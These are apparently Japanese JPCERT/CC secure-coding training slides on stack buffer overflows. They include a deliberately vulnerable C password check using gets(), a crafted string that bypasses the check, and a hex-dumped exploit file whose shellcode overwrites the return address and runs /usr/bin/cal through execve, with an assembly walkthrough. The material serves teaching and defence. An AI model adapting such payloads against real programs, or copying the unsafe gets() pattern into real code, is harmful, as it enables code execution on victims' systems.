
EBP : Extended Base Pointer
ESP : Extended Stack Pointer


Intel表記

Copyright® 2010 JPCERT/CC All rights reserved.

関数の初期化：
呼び出し元スタックフレームポインタと、ローカル変数領域確保

```
void function(int arg1, int arg2){
  char buf[68];
```





EBP : Extended Base Pointer
ESP : Extended Stack Pointer

Copyright® 2010 JPCERT/CC All rights reserved.

関数の戻り(1/2):戻り先の取り出しと制御の戻し

JPCERT CC®

```
void function(int arg1, int arg2){
～省略～
  return;
}
```

スタックポインタを復帰する。


```
mov esp, ebp
```

```
pop ebp
```

フレームポインタを復帰する。

```
ret
```

戻りアドレスをスタックからポップし、そのアドレスへ制御を移す。
次の処理(printf関数の呼び出し処理)に制御が移る。



EBP : Extended Base Pointer
ESP : Extended Stack Pointer

Copyright® 2010 JPCERT/CC All rights reserved.


関数の戻り(2/2):関数への引数領域の解放

```
main(){
  function(4, 2);
```

関数呼び出し終了

```
push 2
push 4
call function (411230h)
add  esp,8
```

スタックポインタを復帰する。
関数 function(int,int)
を呼び出す前のスタックの
状態に戻る。



EBP : Extended Base Pointer
ESP : Extended Stack Pointer

Copyright® 2010 JPCERT/CC All rights reserved.

まとめ：呼び出された関数が実行中のスタックの状態

JPCERT CC®

main()から呼び出され、実行中の関数

```
void function(int arg1, int arg2) {
  char buf[68];   //ローカル変数
  //メインロジック
    ～省略～
   return;//関数の戻り
}

main() {
   function(4,2);    //関数function呼び出し
  printf("end¥n");   //関数function戻り後に実行
}
```

関数呼び出し

関数からの戻り

下位メモリアドレス

スタック
未割り当て領域
ローカル変数 (char buf[68])
呼び出し元のフレームポインタ(旧EBP値)
戻り先アドレス (printfを示す)
function()への引数
main() 用 スタックフレーム

上位メモリアドレス

ESP ⇒（ローカル変数）

EBP ⇒（呼び出し元のフレームポインタ）

function() の スタック フレーム

プログラマが“管理する”領域

関数から抜けた後にEIPにセットされ実行される命令のアドレス

EIP ：インストラクションポインタ／プログラムカウンタ（実行される命令アドレスを示す）
ESP：スタックポインタ（スタックの一番上を示す）
EBP：ベースポインタ（データ格納領域の基点を示す）

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

基礎知識

- バッファオーバーフローの概要
- スタックの理解

サンプルによる解説

- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

脆弱なサンプルプログラム:BufferOverflow.c

```
bool IsPasswordOK(void) {
  char Password[12]; //パスワードのためのメモリ領域
  gets(Password); //キーボードから入力を取得する
  if (!strcmp(Password,"goodpass")) return(true); //パスワードが正しい
  else return(false); //パスワードが無効
}

void main(void) {
  bool PwStatus; //パスワード検査の結果
  puts("Enter Password:");
  PwStatus = IsPasswordOK(); //パスワードを取得、検査する
  if (!PwStatus) {
    puts("Access denied");
    exit(-1); //プログラムを終了する
  }
  else puts("Access granted");
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

サンプルプログラムの実行

JPCERT CC®

実行例 1　正しいパスワード

実行例 2　不正なパスワード

Copyright® 2010 JPCERT/CC All rights reserved.

IsPasswordOK()呼び出し前のスタック


JPCERT CC®

コード

EIP

```
puts("Enter Password:");
PwStatus = IsPasswordOK();
if (!PwStatus) {
   puts("Access denied");
   exit(-1);
}
else puts("Access granted");
```

スタック



Copyright® 2010 JPCERT/CC All rights reserved.

IsPasswordOK()呼び出し中のスタック


コード

EIP →

```
puts("Enter Password:");
PwStatus = IsPasswordOK();
if (!PwStatus) {
   puts("Access denied");
   exit(-1);
}
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
   char Password[12];
   gets(Password);
   if (!strcmp(Password, "goodpass"))
        return(true);
   else return(false);
}
```

スタック



Copyright® 2010 JPCERT/CC All rights reserved.

IsPasswordOK()呼び出し後のスタック


コード

EIP →

```
puts("Enter Password:");
PwStatus = IsPasswordOK();
if (!PwStatus) {
   puts("Access denied");
   exit(-1);
}
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
   char Password[12];
   gets(Password);
   if (!strcmp(Password, "goodpass"))
        return(true);
   else return(false);
}
```

スタック



Copyright® 2010 JPCERT/CC All rights reserved.

基礎知識

- バッファオーバーフローの概要
- スタックの理解

サンプルによる解説

- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

スタック破壊

JPCERT CC®


- バッファオーバーフローにより、実行スタックに割り当てられたメモリ上のデータが上書きされ発生。
- 攻撃が成功すると、スタック上の戻りアドレスが上書きされ、標的となるマシンで任意のコードが実行可能。
- 発生し易く、かつ、重大な影響をもたらす可能性があり、脅威度の高い脆弱性。

Copyright® 2010 JPCERT/CC All rights reserved.

スタック破壊によるサービス停止

11 文字を超えるパスワードを入力すると何が起きるか？

20文字（”12345678901234567890”）入力してみると・・・



＊クラッシュ＊

Copyright® 2010 JPCERT/CC All rights reserved.

スタック破壊の仕組み

EIP → (gets 行)

```
bool IsPasswordOK(void) {
  char Password[12];
  gets(Password);
  if (!strcmp(Password,"goodpass"))
    return(true);
  else return(false);
}
```

パスワード用に割り当てられたメモリ領域には、最大 11 文字と NULL 終端文字分しか格納できないため、スタック上の戻りアドレスと他のデータは上書きされてしまう。

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

バックグラウンド

- バッファオーバーフローの概要
- スタックの理解

サンプルによる解説

- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

巧妙に細工された文字列“1234567890123456j▸*!”が入力されると次のような結果に

何が起きたのか？

Copyright® 2010 JPCERT/CC All rights reserved.

何が起きたのか？


“1234567890123456j▸*!” という入力により、スタック上のメモリの9バイトが上書きされる。

その結果、呼び出し元の戻りアドレスが変更され、3～5行目をスキップして、6行目から実行される。

行	コード
1	`puts("Enter Password:");`
2	`PwStatus = IsPasswordOK();`
3	`if (!PwStatus)`
4	`puts("Access denied");`
5	`exit(-1);`
6	`else` `puts("Access granted");`

スタック

Passwordのための記憶領域（12 バイト） “123456789012”
呼び出し元 EBP – main のフレームポインタ（4 バイト） “3456”
呼び出し元の戻りアドレス – main（4 バイト） “j▸*!”（3 行目に戻るはずだったが 6 行目へ戻る）
PwStatusのための記憶領域（4 バイト） ‘¥0’
呼び出し元 EBP – OS のフレームポインタ（4 バイト）
main の戻りアドレス – OS（4 バイト）



本来実行される（戻る）はずのIf 文によるチェックをバイパス
（文字列 “j▸*!” は、6行目の実行アドレスを示すため）

Copyright® 2010 JPCERT

バックグラウンド

- バッファオーバーフローの概要
- スタックの理解

サンプルによる解説

- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

コードインジェクションの概要

JPCERT CC®

1. 攻撃者は、悪意のある引数、すなわち悪意のあるコードへの参照ポインタを含む巧妙に細工された文字列を送り込む。
2. 脆弱な関数が処理から戻った時に、悪意のあるコードに制御が移る。
3. 注入された悪意あるコードは、脆弱なプログラムの実行権限で実行される。(root など特別な権限で実行されているプログラムが攻撃対象となる。)


Copyright® 2010 JPCERT/CC All rights reserved.

コードインジェクションの概要図

書き換え前のスタック

<攻撃者の入力>
戻りアドレスを上書き、
注入した悪意ある
コードを指す

書き換え後のスタック



脆弱な関数が戻る
際に制御が移る

Copyright® 2010 JPCERT/CC All rights reserved.

./BufferOverflow < exploit.bin

JPCERT CC®

サンプルプログラム(BufferOverFlow.c)に対して、次に示すバイナリデータファイル(exploit.bin)を入力として渡すことで、任意のコードを実行できる。

悪意のある引数

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36  "1234567890123456"
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF  "789012345678a・ +"
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB  "1+ú ・ +¦+・ +¦v"
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31  "・ +ï§ ・ +-Ç ・ +1"
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A  "111/usr/bin/cal "
```

悪意のあるコード
(シェルコード)

この例は Red Hat Linux 9.0 と GCC をターゲットとし、Linuxのカレンダープログラム(/usr/bin/cal)を実行する。

Copyright® 2010 JPCERT/CC All rights reserved.

悪意のある引数の条件

JPCERT CC®

1. 脆弱なプログラムに正当な入力として受け入れられなくてはならない。
2. 制御可能な他の入力を組み合わせ、結果として悪意のあるコードを実行できる。
3. 制御が悪意のあるコードに移る前にプログラムが異常終了してはならない。

Copyright® 2010 JPCERT/CC All rights reserved.

悪意のある引数の解析1

最初の16バイトのバイナリデータが変数Passwordのために確保されたメモリ領域を埋めている。

000	31	32	33	34	35	36	37	38	39	30	31	32	33	34	35	36	"1234567890123456"
010	37	38	39	30	31	32	33	34	35	36	37	38	E0	F9	FF	BF	"78901234567 8a· +"
020	31	C0	A3	FF	F9	FF	BF	B0	0B	BB	03	FA	FF	BF	B9	FB	"1+ú · +¦+· +¦v"
030	F9	FF	BF	8B	15	FF	F9	FF	BF	CD	80	FF	F9	FF	BF	31	"· +ï § · +-Ç · +1"
040	31	31	31	2F	75	73	72	2F	62	69	6E	2F	63	61	6C	0A	"111/usr/bin/cal "

悪意のあるコード（シェルコード）

注： 使用したバージョンのgccコンパイラは、16 バイトの倍数単位でスタックにデータを割り当てる。

Copyright® 2010 JPCERT/CC All rights reserved.

悪意のある引数の解析2

JPCERT CC®

続く12 バイトのバイナリデータは、16 バイトの境界にスタックを揃えるために、コンパイラが割り当てたメモリ領域を埋める。

```
000   31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36   "1234567890123456"
010   37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF   "789012345678a· +"
020   31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB   "1+ú · +¦+· +¦v"
030   F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31   "· +ï§ · +-Ç · +1"
040   31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A   "111/usr/bin/cal "
```

悪意のあるコード
（シェルコード）

Copyright® 2010 JPCERT/CC All rights reserved.

悪意のある引数の解析3

この値がスタック上の戻りアドレスを上書きし、注入されたコード（悪意のあるコード）を参照するようになる。

000	31	32	33	34	35	36	37	38	39	30	31	32	33	34	35	36	"1234567890123456"
010	37	38	39	30	31	32	33	34	35	36	37	38	E0	F9	FF	BF	"789012345678a· +"
020	31	C0	A3	FF	F9	FF	BF	B0	0B	BB	03	FA	FF	BF	B9	FB	"1+ú · +¦+· +¦v"
030	F9	FF	BF	8B	15	FF	F9	FF	BF	CD	80	FF	F9	FF	BF	31	"· +ï§ · +-Ç · +1"
040	31	31	31	2F	75	73	72	2F	62	69	6E	2F	63	61	6C	0A	"111/usr/bin/cal "

悪意のあるコード
（シェルコード）

Copyright® 2010 JPCERT/CC All rights reserved.

悪意のあるコード

JPCERT CC®

悪意のある引数により、悪意のあるコードに制御が移る。

悪意あるコードの特徴として、
- 悪意のある引数に悪意のあるコードを注入可能
- 引数に限らず他の正当な入力操作で注入可能
- プログラム可能な機能を実行できる
- 侵入したマシン上でシェル（shell）を開くだけの場合もある（ゆえにシェルコードと呼ばれる）

Copyright® 2010 JPCERT/CC All rights reserved.

シェルコードの例

```
xor %eax,%eax              #eaxに 0 を設定
mov %eax,0xbffff9ff        #NULL ワードに設定
mov $0xb,%al               #execveのコードを設定
mov $0xbffffa03,%ebx       #第 1 引数のポインタ
mov $0xbffff9fb,%ecx       #第 2 引数のポインタ
mov 0xbffff9ff,%edx        #第 3 引数のポインタ
int $80                    #execveシステムコールを実行
```

第2引数に取るポインタ型配列（プログラムへの引数）

```
char * [ ]={0xbffff9ff, "1111"};
```

第1引数に取る文字列（プログラム名）

```
"/usr/bin/cal¥0"
```

AT&T表記

Copyright® 2010 JPCERT/CC All rights reserved.

シェルコード:0 の値の生成

0 の値を生成する。

攻撃コードの中には最後のバイトまで NULL 文字を含むことができないため、攻撃コードが NULL ポインタを設定しなくてはならない。

```
xor  %eax,%eax              #eaxを 0 に設定
mov  %eax,0xbffff9ff        #NULL ワードに設定
...
```

0 の値で引数のリストを NULL 終端する。

この操作が必要な理由は、システムコールへの引数はNULL ポインタによって終端されるポインタ型の配列であるため。

Copyright® 2010 JPCERT/CC All rights reserved.

